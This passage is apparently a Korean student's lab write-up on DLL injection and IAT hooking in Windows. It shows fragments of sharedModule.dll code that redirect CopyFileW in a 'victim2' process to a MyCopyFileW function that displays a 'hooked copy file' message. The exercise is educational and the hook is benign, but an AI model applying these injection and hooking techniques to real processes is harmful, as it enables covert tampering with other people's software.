mbstowcs(text1, buffer, strlen(buffer) + 1);

LPCWSTR kern = text1;

switch (ul\_reason\_for\_call)

{

case DLL\_PROCESS\_ATTACH:

g\_hModule = hModule;

g\_OriginalCopyFileW = EnumAndSetHooks(kernel32, CopyFileW, (PROC)MyCopyFileW, false, 0);

break;

case DLL\_PROCESS\_DETACH:


EnumAndSetHooks(kernel32, CopyFileW, (PROC)GetProcAddress(LoadLibrary(kern), "CopyFileW"), true, (PROC)MyCopyFileW);

break;

}


return TRUE;

}




In the above code, attack3 injects sharedModule.dll into victim2. At this point we have three threads: attack3, victim2, and sharaedModule.dll. attack3 is waiting on "WaitForSingleObject", victim2 runs first, display, "hello from victim2" and is waiting on user clicking on "Confirm" button. sharedModule.dll runs next and changes CopyFileW to MyCopyFileW. When the user clicks on "Confirm" button, victim2 runs "CopyFileW" which is changed to "MyCopyFileW" which will copy f1.txt to f2.txt (you should see f2.txt created in victim2/Debug).

injectDLL3은 문제에 적혀있는대로 쳤지만, sharedModule.dll은 최신 visual studio 버전에서는 그대로 치면 에러가 나오기 때문에 수정해줬다.







CreateProcess를 사용해서 Victim2.exe를 실행시켜줬기 때문에 injectDLL3의 실행결과 역시 Victim2.exe의 실행결과와 같은걸 확인할 수 있다. f2.txt가 생성됐고 안의 내용은 f1.txt와 같은걸 확인할 수 있지만, 이때 실행되는건 CopyFileW가 아닌 sharedModule.dll에 의해서 바뀐 MyCopyFileW이다.

4.14 Modify MyCopyFileW()

sharedModule:

..............

BOOL WINAPI MyCopyFileW(LPCWSTR lpExistingFileName, LPCWSTR lpNewFileName, BOOL bFailIfExists)

{

BOOL ReturnValue;

MessageBox(NULL,"hooked copy file",NULL,NULL);

MyCopyFileW\_t\* fn = (MyCopyFileW\_t\*)g\_OriginalCopyFileW;


ReturnValue = (\*fn)(lpExistingFileName, lpNewFileName, bFailIfExists);


return ReturnValue;


}

..................

In the above code, attack3 injects sharedModule.dll into victim2. At this point we have three threads: attack3, victim2, and sharaedModule.dll. attack3 is waiting on "WaitForSingleObject", victim2 runs first, display, "hello from victim2" and is waiting on user clicking on "Confirm" button. sharedModule.dll runs next and changes CopyFileW to MyCopyFileW. When the user clicks on "Confirm" button, victim2 runs "CopyFileW" which is changed to "MyCopyFileW" which in turn displays "hooked copy file" and performs actual file copying.









실행되는 함수가 CopyFileW가 아닌 MyCopyFileW라는 것을 확인하기 위해서 “hooked copy file” 이라는 메시지가 담긴 메시지박스가 나오도록 MyCopyFileW를 수정해주었다. 실행결과, “hello from victim2”가 나오고 확인을 누르면 “hooked copy file”이 뜨는걸 볼 수 있다.